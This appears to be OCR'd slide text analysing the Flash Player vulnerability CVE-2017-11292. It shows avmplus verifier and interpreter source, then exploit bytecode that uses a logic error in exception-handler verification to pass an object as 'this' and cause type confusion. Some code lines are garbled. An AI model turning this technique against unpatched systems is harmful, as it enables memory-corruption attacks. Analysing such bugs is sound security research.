115	----	Fixed	----	----	cevans@google.com	Adobe Flash incorrect jit optimization with op_setglobalslot CCProjectZeroMembers
116	----	Fixed	----	----	cevans@google.com	Flash heap buffer overflow calling Camera.copyToByteArray() with a large ByteArray CCProjectZeroMembers

But targeted another part of a check…

- if (pc < tryTo && pc >= tryFrom && (opcodeInfo[opcode].canThrow))


CVE-2017-11292 fix

- Code found on GitHub



avmplus / core / Verifier.cpp


wmaddox3rd Update for Flash Player Quint release a92318a on Dec 16, 2015



```
    void Verifier::parseExceptionHandlers()
    {
        if (info->abc_exceptions()) {

#ifdef VMCFG_HALFMOON
            // In halfmoon, Analyze mode, Verifier is run twice.
            // Execption parsing was happening twice and duplicate scope traits were generated.
            // Which led to verify error for follwing sample action script code
            //    function f1:void {
            //        try {
            //            //<code inside try>
            //        } catch(e) {
            //            function f2():void{
            //                //<function - body>
            //            }
            //            f2();
            //        }
            //    }
            // The fix for above scenario is to stop recomputing exception information
            // and fill tryFrom and tryTo with existing exception handler table information.
            if(!tryFrom || !tryTo) {
                ExceptionHandlerTable* table = info->abc_exceptions();
                int exception_count = table->exception_count;
                ExceptionHandler *handler = table->exceptions;
                for (int i=0; i < exception_count; i++, handler++)
                {
                    // save maximum try range
                    if (!tryFrom || (code_pos + handler->from) < tryFrom)
                        tryFrom = code_pos + handler->from;
                    if (code_pos + handler->to > tryTo)
                        tryTo = code_pos + handler->to;
                }
            }
#endif
            AvmAssert(tryFrom && tryTo);
            return;
        }

        ...
```


CVE-2017-11292 fix

- Code found on GitHub



Tree: a92318ac8f ▾ avmplus / core / Verifier.cpp


wmaddox3rd Update for Flash Player Quint release a92318a on Dec 16, 2015



```
    void Verifier::parseExceptionHandlers()
    {
        if (info->abc_exceptions()) {

#ifdef VMCFG_HALFMOON
            // In halfmoon, Analyze mode, Verifier is run twice.
            // Execption parsing was happening twice and duplicate scope traits were generated.
            // Which led to verify error for follwing sample action script code
            //    function f1:void {
            //        try {
            //            //<code inside try>
            //        } catch(e) {
            //            function f2():void{
            //                //<function - body>
            //            }
            //            f2();
            //        }
            //    }
            // The fix for above scenario is to stop recomputing exception information
            // and fill tryFrom and tryTo with existing exception handler table information.
            if(!tryFrom || !tryTo) {
                ExceptionHandlerTable* table = info->abc_exceptions();
                int exception_count = table->exception_count;
                ExceptionHandler *handler = table->exceptions;
                for (int i=0; i < exception_count; i++, handler++)
                {
                    // save maximum try range
                    if (!tryFrom || (code_pos + handler->from) < tryFrom)
                        tryFrom = code_pos + handler->from;
                    if (code_pos + handler->to > tryTo)
                        tryTo = code_pos + handler->to;
                }
            }
#endif

            AvmAssert(tryFrom && tryTo);
            return;
        }

        ...
```

CVE-2017-11292 fix


- Code found on GitHub



Tree: a92318ac8f ▾ avmplus / core / Verifier.cpp | Find file | Copy path


wmaddox3rd Update for Flash Player Quint release a92318a on Dec 16, 2015

- Logic error – Verifier was not meant to run twice on the same function
- Why it is possible to catch verifyFailed() exceptions?




```
    void Verifier::parseExceptionHandlers()
    {
        if (info->abc_exceptions()) {

#ifdef VMCFG_HALFMOON
            // In halfmoon, Analyze mode, Verifier is run twice.
            // Execption parsing was happening twice and duplicate scope traits were generated.
            // Which led to verify error for follwing sample action script code
            //    function f1:void {
            //        try {
            //            //<code inside try>
            //        } catch(e) {
            //            function f2():void{
            //                //<function - body>
            //            }
            //            f2();
            //        }
            //    }
            // The fix for above scenario is to stop recomputing exception information
            // and fill tryFrom and tryTo with existing exception handler table information.
            if(!tryFrom || !tryTo) {
                ExceptionHandlerTable* table = info->abc_exceptions();
                int exception_count = table->exception_count;
                ExceptionHandler *handler = table->exceptions;
                for (int i=0; i < exception_count; i++, handler++)
                {
                    // save maximum try range
                    if (!tryFrom || (code_pos + handler->from) < tryFrom)
                        tryFrom = code_pos + handler->from;
                    if (code_pos + handler->to > tryTo)
                        tryTo = code_pos + handler->to;
                }
            }
#endif

            AvmAssert(tryFrom && tryTo);
            return;
        }

        ...
```

Exploitation




```
getlex          QName(_, Main) ; "PackageNamespace()" ...
pushfalse
dup
setlocal1
setproperty     QName(_, var121) ; "PackageNamespace()" ...
getlocal1
kill            1
pop
findpropstrict  QName(_, Call) ; "PackageNamespace()" ...
constructprop   QName(_, Call), 0 ; "PackageNamespace()" ...
throw
```




```
} // End TRY

CATCH (Exception *exception)
{
    // find handler; rethrow if no handler.
ined VMCFG_WORDCODE && !defined DEBUGGER
    ExceptionHandler *handler = core->findExceptionHandler(info, (uintptr_t*)expc-1

    ExceptionHandler *handler = core->findExceptionHandler(info, expc, exception);

    // handler found in current method
DEBUGGER
    // This is a little hokey, see https://bugzilla.mozilla.org/show_bug.cgi?id=470
    //
    // The debugenter instruction sets up core->callStack, we do this lazily to sav
    // time in builds where the debugger is enabled at compile time but not present
    // at run time.
    //
    // The problem is that CATCH restores core->callStack to its old value, saved b
    // So we force it to the new value here if there is a new value.  Then TRY will
    // value again (the new value this time) which we restore redundantly the next
    // there is an exception, if any.  The debugexit instruction will take care of
    // the actual old value.
    if (callStackNode != NULL)
        core->callStack = callStackNode;

VMCFG_WORDCODE
    pc = info->word_code_start() + handler->target;

    pc = codeStart + handler->target;

    scopeDepth = 0;
```

Exploitation

callmethod 0x1D is interpreted, 0x1D is index of function C0/f2()




```
try
from 0x2142
to 0x215B
name QName(PackageNamespace(""), "e")

loc_215F:
getlocal0
pushscope
newcatch        0
dup
setlocal1
dup
pushscope
swap
setslot         1
getlex          QName(_, Main) ; "PackageNamespace()" ...
getproperty     QName(_, var16) ; "PackageNamespace()" ...
callmethod      0x1D, 0
```



```
INSTR(callmethod) {
    SAVE_EXPC;
    // stack in: receiver, arg1..N
    // stack out: result
    u1 = U30ARG-1;          // disp_id
    i2 = (intptr_t)U30ARG; // argc
    a2p = sp-i2;            // atomv

    // must be a real class instance for this to be used.  primitives that have
    // methods will only have final bindings and no dispatch table.
    VTable* vtable = toplevel->toVTable(a2p[0]); // includes null check
    AvmAssert(u1 < vtable->traits->getTraitsBindings()->methodCount);
    f = vtable->methods[u1];
    // ISSUE if arg types were checked in verifier, this coerces again.
    a1 = f->coerceEnter((int32_t)i2, a2p);
    *(sp -= i2) = a1;
    NEXT;
}
```

Var16 is passed as “this” !

Exploitation




```
class C0
{
    var u0:uint;
    var u1:uint;
    var u2:uint;
    var u3:uint;
    var u4:uint;
    var u5:uint;
    var u6:uint;
    var u7:uint;

    function C0()
    {
        super();
    }

    function f1() : *
    {
        Main.var100("");
    }

    function f2() : *
    {
        if(!Main.var12)
        {
            Main.var8 = false;
        }
        if(this.u5 > 1)
        {
            this.u3 = this.u5 - 1;
        }
        if(this.u1)
        {
